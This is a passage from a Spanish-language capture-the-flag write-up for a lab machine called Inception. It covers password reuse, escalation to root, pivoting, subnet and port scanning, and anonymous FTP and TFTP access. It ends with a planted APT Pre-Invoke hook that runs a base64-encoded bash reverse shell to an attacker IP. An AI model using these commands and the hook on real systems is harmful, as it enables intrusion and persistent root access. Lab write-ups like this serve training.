```

Encontramos credenciales de base de datos, pero el binario `mysql` no existe en el sistema.

Realizamos el tratamiento de la tty:

```
script /dev/null -c bash
```

6.2 Escalada a Usuario Cobb

Probamos la reutilización de la contraseña encontrada (`VwPddNh7xMZyDQoByQL4`) para el usuario del sistema `cobb` .

```
su cobb
```

```
VwPddNh7xMZyDQoByQL4
```

Resultado:

Acceso exitoso.

Obtenemos la flag del usuario:

```
cat user.txt
```

Resultado:

```
7508c92297078ab54916ab9d604e5415
```

6.3 Escalada a Root (Contenedor)

Comprobamos los privilegios sudo de `cobb`.

```
sudo -l
```

```
VwPddNh7xMZyDQoByQL4
```

Resultado:

```
User cobb may run the following commands on Inception:
  (ALL : ALL) ALL
```

El usuario puede ejecutar cualquier comando como root.

```
sudo su
```

Obtenemos la flag de root (que resulta ser una pista, no la final): `cat /root/root.txt`

Resultado: You're waiting for a train. A train that will take you far away.
Wake up to find root.txt.

Esto nos indica que estamos en un entorno "Inception" (posiblemente un contenedor y debemos escapar o pivotar).

7. Pivoting y Movimiento Lateral

7.1 Acceso SSH al Host

Como tenemos credenciales válidas (`cobb:VwPddNh7xMZyDQoByQL4`), intentamos conectar por SSH al servicio que vimos anteriormente en el puerto 22, utilizando `proxychains` desde nuestra máquina atacante (kali).

```
└─# proxychains ssh cobb@localhost Password: VwPddNh7xMZyDQoByQL4
```

Una vez dentro, elevamos a root (reutilizando password):

```
sudo su
```

```
VwPddNh7xMZyDQoByQL4
```

7.2 Reconocimiento de Red (Desde el Host)

Escaneamos la red, usamos un script en Bash para descubrir hosts vivos en la subred `192.168.0.X`.

```
#!/bin/bash

function ctrl_c(){
    echo -e "\n\n[!] Saliendo...\n"
    tput cnorm; exit 1
}

# CTRL + C
trap ctrl_c INT

networks=(192.168.0)

tput civis; for network in "${networks[@]}"; do
    echo -e "\n [!] Enumerando el network $network:"
    for i in $(seq 1 254); do
        timeout 1 bash -c "ping -c 1 $network.$i" &>/dev/null &&
    echo "[+] Host activo - $network.$i" &
        done; wait
    done; tput cnorm
```

Ejecutamos:

`./scanner`

Resultado:

```
[!] Enumerando el network 192.168.0:
[+] Host activo - 192.168.0.10
[+] Host activo - 192.168.0.1
```

7.3 Escaneo de Puertos (192.168.0.1)

Escaneamos los puertos del host `192.168.0.1` .

```
#!/bin/bash

function ctrl_c(){
    echo -e "\n\n[!] Saliendo...\n"
    tput cnorm; exit 1
}

for port in $(seq 1 65535); do
    timeout 1 bash -c "echo '' > /dev/tcp/192.168.0.1/$port" 2>/dev/null &&
    echo "[+] Puerto $port abierto" &
done; wait
tput cnorm
```

Resultado:

- [+] Puerto 21 abierto (FTP)
- [+] Puerto 22 abierto (SSH)
- [+] Puerto 53 abierto (DNS)

8. Explotación Final (Host Principal)

8.1 Enumeración FTP

Nos conectamos al FTP descubierto en 192.168.0.1 .

```
ftp 192.168.0.1
```

Probamos credenciales anónimas:

```
anonymous / <vacío>
```

Resultado: Acceso permitido.

Listamos archivos (dir):

Resultado:

```
drwxr-xr-x    2 0          0          4096 Aug 10  2022 bin
drwxr-xr-x    3 0          0          4096 Aug 10  2022 boot
drwxr-xr-x   18 0          0        3780 Jan 27 10:30 dev
drwxr-xr-x   93 0          0          4096 Aug 10  2022 etc
drwxr-xr-x    3 0          0          4096 Aug 10  2022 home
lrwxrwxrwx    1 0          0           33 Nov 30  2017 initrd.img ->
boot/initrd.img-4.4.0-101-generic
drwxr-xr-x   22 0          0          4096 Aug 10  2022 lib
drwxr-xr-x    2 0          0          4096 Aug 10  2022 lib64
drwx-----   2 0          0       16384 Oct 30  2017 lost+found
drwxr-xr-x    3 0          0          4096 Oct 30  2017 media
drwxr-xr-x    2 0          0          4096 Aug 10  2022 mnt
drwxr-xr-x    2 0          0          4096 Aug 01  2017 opt
dr-xr-xr-x  234 0          0           0 Jan 27 10:30 proc
drwx-----   6 0          0          4096 Jan 27 10:31 root
drwxr-xr-x   26 0          0           920 Jan 27 10:31 run
drwxr-xr-x    2 0          0       12288 Nov 30  2017 sbin
drwxr-xr-x    2 0          0          4096 Aug 10  2022 snap
drwxr-xr-x    3 0          0          4096 Aug 10  2022 srv
dr-xr-xr-x   13 0          0           0 Jan 27 10:30 sys
drwxrwxrwt   10 0          0          4096 Jan 27 14:56 tmp
drwxr-xr-x   10 0          0          4096 Aug 10  2022 usr
drwxr-xr-x   13 0          0          4096 Aug 10  2022 var
lrwxrwxrwx    1 0          0           30 Nov 30  2017 vmlinuz ->
boot/vmlinuz-4.4.0-101-generic
```

Vemos que estamos en la raíz (/) del sistema de archivos del host.

8.2 Recolección de Información

Descargamos `/etc/passwd` para buscar usuarios.

```
cd etc
```

```
get passwd
```

Comprobamos el contenido:

```
cat passwd
```

Resultado:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108:./home/syslog:/bin/false
_apt:x:105:65534:./nonexistent:/bin/false
lxd:x:106:65534:./var/lib/lxd:/bin/false
messagebus:x:107:111:./var/run/dbus:/bin/false
uidd:x:108:112:./run/uidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534:./var/run/sshd:/usr/sbin/nologin
ftp:x:111:118:ftp daemon,,,:/srv/ftp:/bin/false
tftp:x:112:119:tftp daemon,,,:/var/lib/tftpboot:/bin/false
cobb:x:1000:1000:./home/cobb:/bin/bash
```

Vemos al usuario `cobb` , pero al intentar SSH contra `192.168.0.1` con su password, falla (Permission denied).

```
ssh cobb@192.168.0.1
```

```
VwPddNh7xMZyDQoByQL4
```

Resultado:

Permission denied.

Descargamos el `crontab` para ver tareas programadas.

```
get crontab
```

```
cat crontab
```

Resultado:

```
# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/5 * * * * root    apt update 2>&1 >/var/log/apt/custom.log
30 23 * * * root    apt upgrade -y 2>&1 >/dev/null
```

Vemos que `root` ejecuta `apt update` cada 5 minutos y `apt upgrade` diariamente.

8.3 Estrategia de Ataque: APT Pre-Invoke Hook

Investigamos cómo abusar de `apt` . Es posible configurar un "hook" que ejecute comandos antes de la actualización (Pre-Invoke).

Referencia: <https://www.cyberciti.biz/faq/debian-ubuntu-linux-hook-a-script-command-to-apt-get-upgrade-command/>

Sintaxis para el archivo de configuración de APT:

```
APT::Update::Pre-Invoke {"comando_malicioso"; };
```

Debemos colocar este archivo en `/etc/apt/apt.conf.d/` .

8.4 Ejecución del Exploit

Intentamos subir el archivo vía FTP (`put passwd`), pero obtenemos `550 Permission denied` .

Probamos usando **TFTP** (Trivial FTP), que suele usarse para arranque por red y a veces no requiere autenticación y permite escritura si está mal configurado. Desde nuestra sesión

SSH (en el contenedor):

```
tftp 192.168.0.1
```

Primero, verificamos escritura subiendo el `passwd` que bajamos antes: `put passwd`

Resultado: Sent 1693 bytes (Escritura permitida).

Probamos a listar con `dir` o `ls`, pero:

```
?Invalid command
```

Volvemos a conectarnos por `ftp` a comprobar si existe el archivo y vemos que existe:

```
ftp 192.168.0.1
```

Resultado:

```
-rw-rw-rw- 1 0 0 1661 Jan 27 15:09 passwd
```

Preparamos el payload de Reverse Shell en Base64 para evitar problemas de caracteres:

```
echo 'bash -i >& /dev/tcp/10.10.14.195/443 0>&1' | base64
```

Resultado:

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTUvNDQzIDA+JjEK
```

Creamos el archivo de configuración malicioso para APT. Contenido:

```
APT::Update::Pre-Invoke {"echo
```

```
YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4xMC4xNC4xOTUvNDQzIDA+JjEK | base64 -d |  
bash"; };
```

Nos ponemos en escucha:

```
nc -nlvp 443
```

Subimos el archivo por `tftp` (no se necesita credenciales para loguearse):

```
put test /etc/apt/apt.conf.d/test
```

Resultado:

```
Sent 110 bytes in 0.0 seconds
```

8.5 Obtención de Shell Root

Resultado:

Tras un rato de espera, obtenemos la reverse shell.

Verificamos usuario:

```
whoami
```

Resultado:

```
root
```

Verificamos el hostname:

```
hostname -l
```


Resultado:

10.129.99.238

Obtenemos la flag de root:

cat /root/root.txt

Resultado:

2cffa034eca15770fa8637c9ebc91705